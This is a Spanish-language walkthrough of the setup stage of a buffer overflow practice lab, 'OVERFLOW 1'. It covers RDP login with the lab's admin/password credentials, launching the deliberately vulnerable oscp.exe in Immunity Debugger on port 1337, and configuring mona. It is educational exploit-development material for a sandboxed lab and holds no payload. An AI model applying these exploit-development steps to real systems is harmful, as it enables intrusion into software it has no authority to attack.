

BufferOverflowPrep - OVERFLOW 1

Descripción

Esta sala utiliza una máquina virtual Windows 7 de 32 bits con ImmunityDebugger y Putty preinstalados.

Tanto Firewall como Defender de Windows se han desactivado para facilitar la escritura de exploits.

Puede iniciar sesión en la máquina usando RDP con las siguientes credenciales: admin/password

Nos conectaremos a la maquina victima con el comando

```
xfreerdp: xfreerdp /u:admin /p:password /cert:ignore  
/v:MACHINE_IP /workarea
```

Si Windows le solicita que elija una ubicación para su red, elija la opción "Inicio".

En su escritorio debería haber una carpeta llamada "aplicaciones vulnerables". Dentro de esta carpeta hay una serie de archivos binarios que son vulnerables a desbordamientos de búfer basados en pilas simples (el tipo que se enseña en el curso PWK/OSCP):


- El instalador de SLMail.
- El binario Brainpan.
- El binario dostackbufferoverflowgood.
- El binario del servidor vulnerable.
- Un binario "oscp" escrito a medida que contiene 10 desbordamientos de búfer, cada uno con un desplazamiento EIP diferente y un conjunto de caracteres incorrectos.

Enumeración


Escritorio remoto


Entramos al escritorio remoto, con las credenciales admin/password,

y abrimos el Immunity debugger, observaremos el archivo oscp.exe con el depurador.




El binario se abrirá "en pausa", así que haga clic en el ícono de ejecutar. Se abre el binario oscp.exe y parece estar ejecutándose y nos dice que está a la escucha por el puerto 1337





Como vemos el binario inicia la escucha del puerto 1337, ahora nos conectaremos desde nuestra terminal.



```
004001 HELP Starting OSCP vulnserver version 1.00  
004001 Valid Commands: Called essential function dll version 1.00  
004001 This is vulnerable software!  
004001 HELP Do not allow access from untrusted systems or networks!  
004001 OVERFLOW1 [value] g on port 1337.  
004001 OVERFLOW2 [value] for client connections...  
004001 OVERFLOW3 [value] a client connection from 10.11.58.254:53798  
004001 OVERFLOW4 [value] for client connections...  
004001 OVERFLOW5 [value]  
004001 OVERFLOW6 [value]  
004001 OVERFLOW7 [value]  
004001 OVERFLOW8 [value]  
004001 OVERFLOW9 [value]  
004001 OVERFLOW10 [value]  
004001 EXIT  
004001 OVERFLOW1  
004001 OVERFLOW1 COMPLETE  
004001 OVERFLOW2  
004001 OVERFLOW2 COMPLETE
```

Configuración de Mona


Mona es un modulo de python, ha sido creado por corelan para facilitar el proceso de creación de exploits, contiene muchos comandos útiles, que permiten encontrar direcciones de memoria, crear patrones de metasploit, encontrar badcharacters, listar módulos sin ASLR, etc.

El script mona ha sido preinstalado; sin embargo, para que sea más fácil trabajar con él, debe configurar una carpeta de trabajo. También se puede ejecutar en el cuadro de entrada de comandos en la parte inferior de la ventana Immunity Debugger:

```
!mona config -set workingfolder c:\mona\%p
```

